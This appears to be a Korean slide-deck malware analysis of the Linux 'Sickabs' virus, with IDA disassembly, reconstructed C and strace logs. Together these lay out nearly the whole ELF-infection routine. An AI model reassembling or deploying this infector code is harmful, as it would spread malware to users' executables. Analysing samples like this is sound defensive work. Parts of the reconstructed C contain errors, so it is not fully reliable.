

Linux Virus Analysis



유리바다

2007.07.21

분석도구 IDA

IDA - C:\연구소\Virus\Linux\Sickabs\Virus.Linux.Sickabs.15488

File Edit Jump Search View Debugger Options Windows Help

IDA View-A Hex View-A Exports Imports Names Functions Strings Structures Enums

```
; Attributes: bp-based frame
; int __cdecl main(int,char **argv)
public main
main proc near
    argv= dword ptr 0Ch

    push    ebp
    mov     ebp, esp
    sub     esp, 8
    and     esp, 0FFFFFF0h
    mov     eax, 0
    sub     esp, eax
    mov     eax, [ebp+argv]
    mov     eax, [eax]
    mov     ds:argzero, eax
    sub     esp, 4
    push    5
    push    offset fnct
    push    offset aTmp      ; "/tmp"
    call    _ftw
    add     esp, 10h
    sub     esp, 0Ch
    push    [ebp+argv]        ; argv
    call    exec_real
    add     esp, 10h
    sub     esp, 0Ch
    push    0                 ; status
    call    _exit
main endp
```

Names window

Name	Address
._execve	08
._chmod	08
._strlen	08
._strcmp	08
._libc_start_main	08
._lseek	08
._open	08
._exit	08
._ftw	08
._strcmp	08
._read	08
._wait	08
._start	08
._call_main_start	no

Strings window

Address	Length	T...	String
...rodata...	00000006	C	open:
...rodata...	0000001D	C	I-am-sick virus from I
...rodata...	0000001F	C	/tmp/.iil-i-am-sick-ex
...rodata...	0000001A	C	/tmp/.iil-i-am-sickXX
...rodata...	00000005	C	/tmp

Graph overview

100.00% (-334,-28) (749,586) 00000BBF 08048BBF: main+9

Function argument information is propagated.
The initial autoanalysis has been finished.

.text:0804871C: Can't find name (hint: use manual arg)
.text:0804871C: Can't find name (hint: use manual arg)
.text:0804871C: Can't find name (hint: use manual arg)
.text:0804871C: Can't find name (hint: use manual arg)
.text:0804871C: Can't find name (hint: use manual arg)
.text:0804871C: Can't find name (hint: use manual arg)
.text:0804871C: Can't find name (hint: use manual arg)
Flushing buffers, please wait...ok

AU: idle Down Disk: 1GB



ftw()

- `#include <ftw.h>`

```
int ftw ( const char *dir,  
int (*fn)(const char *file, const struct stat *sb, int flag),  
int depth);
```

-

depth : 디렉토리를 여는 개수를 설정한다

리눅스에서 파일(or 디렉토리)를 탐색하기 위한 함수

-

virus main code

```
; int __cdecl main(int, char **argv)
      public main
main      proc near               ; DATA XREF: _start+17↑fo
      argv      = dword ptr 0Ch

      push      ebp
      mov       ebp, esp
      sub       esp, 8
      and       esp, 0FFFFFF0h
      mov       eax, 0
      sub       esp, eax
      mov       eax, [ebp+argv]
      mov       eax, [eax]
      mov       ds:argvzero, eax
      sub       esp, 4
      push      5
      push      offset fnct
      push      offset aTmp      ; "/tmp"
      call      _ftw
      add       esp, 10h
      sub       esp, 0Ch
      push      [ebp+argv]       ; argv
      call      exec_real
      add       esp, 10h
      sub       esp, 0Ch
      push      0                ; status
      call      _exit
main      endp
```

```
int main(int argc, char **argv)
{
    argvzero = argv[0];

    ftw("/tmp", &fnct, 5);
    exec_real(argv);
    exit(0);
}
```

fnc

```
; int __cdecl fnc(char *path,int,int)
public fnc
fnc
    path          = dword ptr 8
    arg_4          = dword ptr 0Ch
    arg_8          = dword ptr 10h

    push    ebp
    mov     ebp, esp
    sub     esp, 8
    cmp     [ebp+arg_8], 0
    jnz     short loc_8048BAE
    sub     esp, 0Ch
    push    [ebp+path]      ; char *
    call    check_if_elf
    add     esp, 10h
    test    eax, eax
    jnz     short loc_8048BAE
    sub     esp, 8
    push    [ebp+arg_4]     ; int
    push    [ebp+path]     ; char *
    call    check_if_infected
    add     esp, 10h
    cmp     eax, 0FFFFFFFh
    jnz     short loc_8048BAE
    cmp     infected_count_0, 2
    jg      short loc_8048BAE
    sub     esp, 8
    push    [ebp+arg_4]     ; int
    push    [ebp+path]     ; path
    call    infect_this_file
    add     esp, 10h
    inc     infected_count_0

loc_8048BAE:
    mov     eax, 0
    leave
    retn
```

```
int fnc(const char *path, const struct stat *arg_4, int arg_8)
{
    int result = 0;

    if(arg_8 == 0)
    {
        result = check_if_elf(path);

        if(result==0)
        {
            result = check_if_infected(path, arg_4);

            if(result != -1) return 0;

            if(Infected_Count_0 > 2) return 0;

            infect_this_file(path, arg_4);

            Infected_Count_0++;
        }
    }

    return 0;
}
```

ELF Header

```
#define EI_NIDENT 16
```

```
typedef struct elf32_hdr
{
    unsigned char e_ident[EI_NIDENT];
    Elf32_Half    e_type;
    Elf32_Half    e_machine;
    Elf32_Word    e_version;
    Elf32_Addr    e_entry; /* EP */
    Elf32_Off     e_phoff;
    Elf32_Off     e_shoff;
    Elf32_Word    e_flags;
    Elf32_Half    e_ehsize;
    Elf32_Half    e_phentsize;
    Elf32_Half    e_phnum;
    Elf32_Half    e_shentsize;
    Elf32_Half    e_shnum;
    Elf32_Half    e_shstrndx;
} Elf32_Ehdr;
```

e_type Field

```
#define ET_NONE 0 /* 파일의 타입이 없음 */
#define ET_REL 1 /* 재배치 가능 파일 */
#define ET_EXEC 2 /* 실행 파일 */
#define ET_DYN 3 /* 공유 object 파일 */
#define ET_CORE 4 /* core 파일 */
#define ET_LOPROC 0xff00 /* 프로세서에 의존적인 파일 */
#define ET_HIPROC 0xffff /* 프로세서에 의존적인 파일 */
```

e_machine Field

```
#define EM_NONE 0 /* 특정 machine을 구분하지 않음 */
#define EM_M32 1 /* AT&T WE32100 */
#define EM_SPARC 2 /* SPARC */
#define EM_386 3 /* Intel 80386 */
#define EM_68K 4 /* Motorola 68000 */
#define EM_88K 5 /* Motorola 88000 */
#define EM_486 6 /* 사용되지 않음 */
#define EM_860 7 /* Intel 80860 */
```

check_if_elf() analysis (1)

```
; int __cdecl check_if_elf(char *)
public check_if_elf
check_if_elf proc near

var_54      = dword ptr -54h
fildes      = dword ptr -50h
var_4C      = byte ptr -4Ch
var_4A      = byte ptr -4Ah
var_49      = byte ptr -49h
buf         = byte ptr -48h
var_38      = word ptr -38h
var_36      = word ptr -36h
arg_0       = dword ptr  8

push        ebp
mov         ebp, esp
sub         esp, 58h
mov         [ebp+var_4C], 7Fh
mov         byte ptr [ebp-4Bh], 45h
mov         [ebp+var_4A], 4Ch
mov         [ebp+var_49], 46h
sub         esp, 8
push        0 ; int
push        [ebp+arg_0] ; char *
call        _open
add         esp, 10h
mov         [ebp+fildes], eax
cmp         [ebp+fildes], 0FFFFFFFFh
jnz         short loc_8048760
mov         [ebp+var_54], 0FFFFFFFFh
jmp         short loc_80487CB
```

```
int check_if_elf(char *arg_0)
{
    Elf32_Ehdr ehdr;

    int fildes, result;
    int var_36, var_38, var_54;

    char buf[BUFSIZ], var_4C[3];

    var_4C[0] = 0x7F;
    var_4C[1] = 0x45; // 'E'
    var_4C[2] = 0x4C; // 'L'
    var_4C[3] = 0x46; // 'F'

    fildes = open(arg_0, 0);

    if(fildes == -1)
    {
        var_54 = -1;
    }
}
```

check_if_elf() analysis (2)

loc_8048760:

```
sub    esp, 4
push   34h           ; nbyte
lea    eax, [ebp+buf]
push   eax           ; buf
push   [ebp+fildes]  ; fildes
call   _read
add    esp, 10h
sub    esp, 0Ch
push   [ebp+fildes]  ; fildes
call   _close
add    esp, 10h
sub    esp, 4
push   4             ; size_t
lea    eax, [ebp+var_4C]
push   eax           ; char *
lea    eax, [ebp+buf]
push   eax           ; char *
call   _strncmp
add    esp, 10h
test   eax, eax
jz     short loc_80487A4
mov    [ebp+var_54], 0FFFFFFFFh
jmp    short loc_80487CB
```

else

{

read(fildes, &ehdr, 0x34);

close(fildes);

var_38 = ehdr.e_type;

var_36 = ehdr.e_machine;

result = strncmp(ehdr.e_ident, var_4C, 4);

if(result == 0)

{

check_if_elf() analysis (3)

```
loc_80487A4:
    cmp     [ebp+var_38], 2
    jz      short loc_80487B4
    mov     [ebp+var_54], 0FFFFFFFh
    jmp     short loc_80487CB

loc_80487B4:
    cmp     [ebp+var_36], 3
    jz      short loc_80487C4
    mov     [ebp+var_54], 0FFFFFFFh
    jmp     short loc_80487CB

loc_80487C4:
    mov     [ebp+var_54], 0

loc_80487CB:
    mov     eax, [ebp+var_54]
    leave
    retn

check_if_elf endp
```

```
if(var_38 == 2)
{
    if(var_36 == 3)
    {
        var_54 = 0;
    }
    else
    {
        var_54 = -1;
    }
}
else
{
    var_54 = - 1;
}

}
else
{
    var_54 = -1;
}

}
return var_54;
}
```

check_if_infected() analysis (1)

```
; int __cdecl check_if_infected(char *,int)
public check_if_infected
check_if_infected proc near

var_5C      = dword ptr -5Ch
buf         = byte ptr -58h
offset      = dword ptr -10h
fildes      = dword ptr -0Ch
arg_0       = dword ptr  8
arg_4       = dword ptr  0Ch

    push    ebp
    mov     ebp, esp
    sub     esp, 68h
    sub     esp, 8
    push    0                ; int
    push    [ebp+arg_0]      ; char *
    call    _open
    add     esp, 10h
    mov     [ebp+fildes], eax
    cmp     [ebp+fildes], 0FFFFFFFFh
    jnz     short loc_80487FF
    sub     esp, 0Ch
    push    offset a0pen     ; "open:"
    call    _perror
    add     esp, 10h

loc_80487FF:
    mov     eax, [ebp+arg_4]
    mov     eax, [eax+2Ch]
    sub     eax, 1Ch
    mov     [ebp+offset], eax
    sub     esp, 4
    push    0                ; whence
    push    [ebp+offset]     ; offset
    push    [ebp+fildes]     ; fildes
    call    _lseek
    add     esp, 10h
    sub     esp, 4
```

```
int check_if_infected
(char *arg_0, struct stat *arg_4)
{
```

```
    int fildes, result, var_5C;
    long offset;
    char buf[BUFSIZ];
```

```
    fildes = open(arg_0, 0);
```

```
    if(fildes == -1)
    {
        perror("open:");
    }
```

```
    offset = arg_4->st_size - 0x1C;
```

```
    lseek(fildes, offset, 0);
```

<http://www.CodeEngn.com>



check_if_infected() analysis (2)

```
sub    esp, 4
push   1Ch          ; nbyte
lea    eax, [ebp+buf]
push   eax          ; buf
push   [ebp+fildes] ; fildes
call   _read
add    esp, 10h
sub    esp, 0Ch
push   [ebp+fildes] ; fildes
call   _close
add    esp, 10h
sub    esp, 4
push   1Ch          ; size_t
push   offset aIAmSickVirusFr ; "I-am-sick virus from II-Labs"
lea    eax, [ebp+buf]
push   eax          ; char *
call   _strncmp
add    esp, 10h
test   eax, eax
jnz    short loc_8048863
mov    [ebp+var_5C], 0
jmp    short loc_804886A
```

```
loc_8048863:
mov     [ebp+var_5C], 0FFFFFFFh
```

```
loc_804886A:
mov     eax, [ebp+var_5C]
leave
retn
```

```
check_if_infected endp
```

```
read(fildes, buf, 0x1C);
```

```
close(fildes);
```

```
result = strncmp(buf,
aIAmSickVirusFr, 0x1C);
```

```
if(result == 0)
{
    var_5C = 0;
}
else
{
    var_5C = -1;
}
```

```
return var_5C;
}
```



mktemp()

- ```
#include <stdlib.h>
```

```
char *mktemp(char *template);
```

- 프로그래머가 선행 문자열 명시,  
나머지는 X 문자들로 처리해 선행문자열을 갖는  
임시 파일명을 가질 수 있음.

# Infect\_this\_file() analysis (1)

```
; int __cdecl infect_this_file(char *path,int)
 public infect_this_file
infect_this_file proc near
```

```
var_124C = dword ptr -124Ch
buf = dword ptr -1248h
var_1048 = dword ptr -1048h
var_1028 = dword ptr -1028h
nbyte = dword ptr -1Ch
var_18 = dword ptr -18h
var_14 = dword ptr -14h
var_10 = dword ptr -10h
fildes = dword ptr -0Ch
var_8 = dword ptr -8
path = dword ptr 8
arg_4 = dword ptr 0Ch
```

```
push ebp
mov ebp, esp
push edi
push esi
sub esp, 1250h
mov [ebp+nbyte], 0
lea edi, [ebp+var_1048]
mov esi, offset aTmp_iilIAmSi_0 ; "/tmp/.iil-i-am-sickXXXXXX"
cld
mov ecx, 1Ah
rep movsb
sub esp, 8
push 0 ; int
push ds:argvzero ; char *
call _open
add esp, 10h
mov [ebp+fildes], eax
cmp [ebp+fildes], 0FFFFFFFh
jnz short loc_8048A0E
jmp loc_8048B53
```

```
int infect_this_file(const char *path,
 const struct stat *arg_4)
```

```
{
 int fildes, nbyte = 0;
```

```
 int var_18, var_14, var_10, var_8;
```

```
 char var_1028[BUFSIZ], *var_1048,
 *var_124C, buf[BUFSIZ];
```

```
 char aTmp_iilIAmSi_0[]
 = "/tmp/.iil-i-am-sickXXXXXX";
```

```
 var_1048 = aTmp_iilIAmSi_0;
```

```
 fildes = open(argvzero, 0);
```

```
 if(fildes == -1)
```

# Infect\_this\_file() analysis (2)

loc\_8048A0E:

```
sub esp, 8
push 0 ; int
push [ebp+path] ; char *
call _open
add esp, 10h
mov [ebp+var_10], eax
cmp [ebp+var_10], 0FFFFFFFh
jnz short loc_8048A2C
jmp loc_8048B53
```

loc\_8048A2C:

```
sub esp, 0Ch
lea eax, [ebp+var_1048]
push eax
call _mktemp
add esp, 10h
mov [ebp+var_124C], eax
sub esp, 8
push 42h ; int
push [ebp+var_124C] ; char *
call _open
add esp, 10h
mov [ebp+var_14], eax
cmp [ebp+var_14], 0FFFFFFFh
jnz short loc_8048A65
jmp loc_8048B53
```

else

{

var\_10 = open(path, 0);

if(var\_10 == -1)

{

return;

}

else

{

var\_124C = mktemp(var\_1048);

var\_14 = open(var\_124C, 0x42, 0);

if(var\_14 == -1)

<http://www.CodeEngn.com>



# Infect\_this\_file() analysis (3)

```
loc_8048A65:
 mov [ebp+var_18], 0

loc_8048A6C:
 cmp [ebp+var_18], 3C7Fh
 jle short loc_8048A77
 jmp short loc_8048AAC

loc_8048A77:
 sub esp, 4
 push 1 ; nbyte
 lea eax, [ebp+buf]
 push eax ; buf
 push [ebp+fildes] ; fildes
 call _read
 add esp, 10h
 sub esp, 4
 push 1 ; nbyte
 lea eax, [ebp+buf]
 push eax ; buf
 push [ebp+var_14] ; fildes
 call _write
 add esp, 10h
 lea eax, [ebp+var_18]
 inc dword ptr [eax]
 jmp short loc_8048A6C

loc_8048AAC:
 nop
```

else

{

for(var\_18 = 0; var\_18 <= 0x3C7F;  
var\_18++)

{

read(fildes, buf, 1);

write(var\_14, buf, 1);

}

}

# Infect\_this\_file() analysis (4)

loc\_8048AAD:

```
sub esp, 4
push 1000h ; nbyte
lea eax, [ebp+var_1028]
push eax ; buf
push [ebp+var_10] ; fildes
call _read
add esp, 10h
mov [ebp+nbyte], eax
cmp [ebp+nbyte], 0
jnz short loc_8048AD2
jmp short loc_8048AEC
```

loc\_8048AD2:

```
sub esp, 4
push [ebp+nbyte] ; nbyte
lea eax, [ebp+var_1028]
push eax ; buf
push [ebp+var_14] ; fildes
call _write
add esp, 10h
jmp short loc_8048AAD
```

```
while((nbyte =
read(var_10,var_1028,0x1000))
!= 0)
{
write(var_14, var_1028, nbyte);
}
```



# Infect\_this\_file() analysis (5)

loc\_8048AEC:

```
sub esp, 4
push 1Ch ; nbyte
push offset aIAmSickVirusFr
push [ebp+var_14] ; fildes
call _write
add esp, 10h
sub esp, 0Ch
push [ebp+fildes] ; fildes
call _close
add esp, 10h
sub esp, 0Ch
push [ebp+var_10] ; fildes
call _close
add esp, 10h
sub esp, 0Ch
push [ebp+var_14] ; fildes
call _close
add esp, 10h
sub esp, 8
push [ebp+path] ; char *
push [ebp+var_124C] ; char *
call _rename
add esp, 10h
sub esp, 8
mov eax, [ebp+arg_4]
push dword ptr [eax+10h] ; mode
push [ebp+path] ; path
call _chmod
add esp, 10h
```

loc\_8048B53:

```
lea esp, [ebp-8]
pop esi
pop edi
leave
retn
```

infect\_this\_file endp

```
if(nbyte == 0)
```

```
{
```

```
 write(var_14, aIAmSickVirusFr, 0x1C);
```

```
 close(fildes);
```

```
 close(var_10);
```

```
 close(var_14);
```

```
 rename(var_124C, path);
```

```
 chmod(path, 0100755);
```

```
}
```

```
}
```

```
}
```

```
}
```

# exec\_real() analysis (1)

```
; int __cdecl exec_real(char **argv)
public exec_real
exec_real proc near

var_1048 = dword ptr -1048h
path = dword ptr -101Ch
buf = dword ptr -1018h
nbyte = dword ptr -14h
var_10 = dword ptr -10h
fildes = dword ptr -0Ch
var_8 = dword ptr -8
argv = dword ptr 8

push ebp
mov ebp, esp
push edi
push esi
sub esp, 1040h ; int *
lea edi, [ebp+var_1048]
mov esi, offset aTmp_iillAmSick
cld
mov ecx, 1Fh
rep movsb
sub esp, 8
push 0 ; int
push ds:argvzero ; char *
call _open
add esp, 10h
mov [ebp+fildes], eax
cmp [ebp+fildes], 0FFFFFFFh
jnz short loc_80488AF
jmp loc_80489C0
```

```
int exec_real(char **argv)
{
 char *var_1048, *path, *buf;

 int nbyte, var_10, fildes, var_8;

 char aTmp_iillAmSick[]
 = "/tmp/.iil-i-am-sick-execXXXXXX";

 var_1048 = aTmp_iillAmSick;

 fildes = open(*argv, 0);

 if(fildes == -1)
 {
 return;
 }
}
```

# exec\_real() analysis (2)

loc\_80488AF:

```
sub esp, 0Ch
lea eax, [ebp+var_1048]
push eax
call _mktemp
add esp, 10h
mov [ebp+path], eax
sub esp, 4
push 1FFh
push 42h ; int
push [ebp+path] ; char *
call _open
add esp, 10h
mov [ebp+var_10], eax
cmp [ebp+var_10], 0FFFFFFFh
jnz short loc_80488ED
jmp loc_80489C0
```

loc\_80488ED:

```
sub esp, 4
push 0 ; whence
push 3C80h ; offset
push [ebp+fildes] ; fildes
call _lseek
add esp, 10h
```

else

{

path = mktemp(var\_1048);

var\_10 = open(path, 0x42, 0x1FF);

if(var\_10 == -1)

{

return;

}

else

{

lseek(fildes, 0x3C80, 0);

}

## exec\_real() analysis (3)

loc\_8048902:

```
sub esp, 4
push 1000h ; nbyte
lea eax, [ebp+buf]
push eax ; buf
push [ebp+fildes] ; fildes
call _read
add esp, 10h
mov [ebp+nbyte], eax
cmp [ebp+nbyte], 0
jnz short loc_8048927
jmp short loc_8048941
```

loc\_8048927:

```
sub esp, 4
push [ebp+nbyte] ; nbyte
lea eax, [ebp+buf]
push eax ; buf
push [ebp+var_10] ; fildes
call _write
add esp, 10h
jmp short loc_8048902
```

```
while((nbyte =
read(fildes,buf,0x1000))!= 0)
{
```

```
write(var_10, buf, nbyte);
```

```
}
```

# exec\_real() analysis (4)

loc\_8048941:

```
sub esp, 0Ch
push [ebp+fildes] ; fildes
call _close
add esp, 10h
sub esp, 0Ch
push [ebp+var_10] ; fildes
call _close
add esp, 10h
sub esp, 4
sub esp, 8
push ds:argvzero ; char *
call _strlen
add esp, 0Ch
push eax ; size_t
push ds:argvzero ; char *
mov eax, [ebp+argv]
push dword ptr [eax] ; char *
call _strncpy
add esp, 10h
call _fork
test eax, eax
jnz short loc_8048995
call _wait
jmp short loc_80489AF
```

```
if(nbyte == 0)
```

```
{
```

```
 close(fildes);
```

```
 close(var_10);
```

```
 strncpy(*argv, argvzero,
 strlen(argvzero));
```

```
 if(fork() == 0)
```

```
 {
```

```
 wait();
```

```
 }
```

# exec\_real() analysis (5)

loc\_8048995:

```
sub esp, 4
push ds:environ@GLIBC_2_0 ; envp
push [ebp+argv] ; argv
push [ebp+path] ; path
call _execve
add esp, 10h
```

loc\_80489AF:

```
sub esp, 0Ch
push [ebp+path] ; path
call _unlink
add esp, 10h
```

loc\_80489C0:

```
lea esp, [ebp-8]
pop esi
pop edi
leave
retn
```

exec\_real

endp

else

{

execve(path, argv, environ);

}

unlink(path);


}

}

}



# infected file struct



# virus strace analysis (1)

```
execve("./Sick", ["/Sick"], [/* 33 vars */]) = 0
uname({sys="Linux", node="bt", ...}) = 0
brk(0) = 0x804a000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=90284, ...}) = 0
mmap2(NULL, 90284, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7f5c000
close(3) = 0
open("/lib/tls/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0200\1\000"... , 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1441201, ...}) = 0
mmap2(NULL, 1240284, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e2d000
mmap2(0xb7f56000, 16384, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x128) = 0xb7f56000
mmap2(0xb7f5a000, 7388, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb7f5a000
close(3) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e2c000
mprotect(0xb7f56000, 4096, PROT_READ) = 0
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7e2caa0, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
munmap(0xb7f5c000, 90284) = 0
brk(0) = 0x804a000
brk(0x806c000) = 0x806c000
stat64("/tmp", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=100, ...}) = 0
open("/tmp", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY) = 3
fstat64(3, {st_mode=S_IFDIR|S_ISVTX|0777, st_size=100, ...}) = 0
fcntl64(3, F_SETFD, FD_CLOEXEC) = 0
getdents64(3, /* 5 entries */, 4096) = 136
stat64("/tmp/test", {st_mode=S_IFREG|0755, st_size=2812, ...}) = 0
open("/tmp/test", O_RDONLY) = 4
read(4, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\2\0\3\0\1\0\0\0\0240\202"... , 52) = 52
close(4) = 0
open("/tmp/test", O_RDONLY) = 4
lseek(4, 2784, SEEK_SET) = 2784
./strace.log lines 1-32/31054 0%
```




# virus code strace analysis (2)

```
read(4, "\0\0\0\0\6\0\0\307\0\0\0\0\0\0\0\0\1\0\0\0\0\0"... , 28) = 28
close(4) = 0
open("./Sick", O_RDONLY) = 4
open("/tmp/test", O_RDONLY) = 5
gettimeofday({1184451356, 343965}, NULL) = 0
getpid() = 24369
lstat64("/tmp/.iil-i-am-sick9CmT0z", 0xbfaafaf4) = -1 ENOENT (No such file or directory)
open("/tmp/.iil-i-am-sick9CmT0z", O_RDWR|O_CREAT, 0) = 6
read(4, "\177", 1) = 1
write(6, "\177", 1) = 1
read(4, "E", 1) = 1
write(6, "E", 1) = 1
read(4, "L", 1) = 1
write(6, "L", 1) = 1
read(4, "F", 1) = 1
write(6, "F", 1) = 1
read(4, "\1", 1) = 1
write(6, "\1", 1) = 1
read(4, "\1", 1) = 1
write(6, "\1", 1) = 1
read(4, "\1", 1) = 1
write(6, "\1", 1) = 1
```

## virus code strace analysis (3)

```
read(4, "", 1) = 0
write(6, "\0", 1) = 1
read(4, "", 1) = 0
write(6, "\0", 1) = 1
read(4, "", 1) = 0
write(6, "\0", 1) = 1
read(4, "", 1) = 0
write(6, "\0", 1) = 1
read(5, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\02\0\3\0\1\0\0\0\0\240\202"... , 4096) = 2812
write(6, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\02\0\3\0\1\0\0\0\0\240\202"... , 2812) = 2812
read(5, "", 4096) = 0
write(6, "I-am-sick virus from II-Labs", 28) = 28
close(4) = 0
close(5) = 0
close(6) = 0
rename("/tmp/.iil-i-am-sick9CmT0z", "/tmp/test") = 0
chmod("/tmp/test", 0100755) = 0
stat64("/tmp/.X11-unix", {st_mode=S_IFDIRIS_ISVTX|0777, st_size=40, ...}) = 0
open("/tmp/.X11-unix", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY) = 4
fstat64(4, {st_mode=S_IFDIRIS_ISVTX|0777, st_size=40, ...}) = 0
fcntl64(4, F_SETFD, FD_CLOEXEC) = 0
getdents64(4, /* 2 entries */, 4096) = 48
getdents64(4, /* 0 entries */, 4096) = 0
close(4) = 0
stat64("/tmp/.ICE-unix", {st_mode=S_IFDIRIS_ISVTX|0777, st_size=40, ...}) = 0
open("/tmp/.ICE-unix", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY) = 4
fstat64(4, {st_mode=S_IFDIRIS_ISVTX|0777, st_size=40, ...}) = 0
fcntl64(4, F_SETFD, FD_CLOEXEC) = 0
getdents64(4, /* 2 entries */, 4096) = 48
getdents64(4, /* 0 entries */, 4096) = 0
close(4) = 0
getdents64(3, /* 0 entries */, 4096) = 0
close(3) = 0
```

lines 26-58/71 77%



**DVUL**  
Damn Vulnerable Linux  
**STRYCHNINE**

# virus code strace analysis (4)

```
open("./Sick", O_RDONLY) = 3
gettimeofday({1184451361, 774833}, NULL) = 0
lstat64("/tmp/.iil-i-am-sick-execb4Bq6r", 0xbfaaff74) = -1 ENOENT (No such file or directory)
open("/tmp/.iil-i-am-sick-execb4Bq6r", O_RDWR|O_CREAT, 0777) = 4
lseek(3, 15488, SEEK_SET) = 15488
read(3, "", 4096) = 0
close(3) = 0
close(4) = 0
clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0xb7e2cae8) = 2438
0
--- SIGCHLD (Child exited) @ 0 (0) ---
execve("/tmp/.iil-i-am-sick-execb4Bq6r", ["/tmp/.iil-i-am-sick-execb4Bq6r"], [/* 33 vars */]) = -1 ENOENT (No such file or directory)
unlink("/tmp/.iil-i-am-sick-execb4Bq6r") = -1 ENOENT (No such file or directory)
exit_group(0) = ?
```

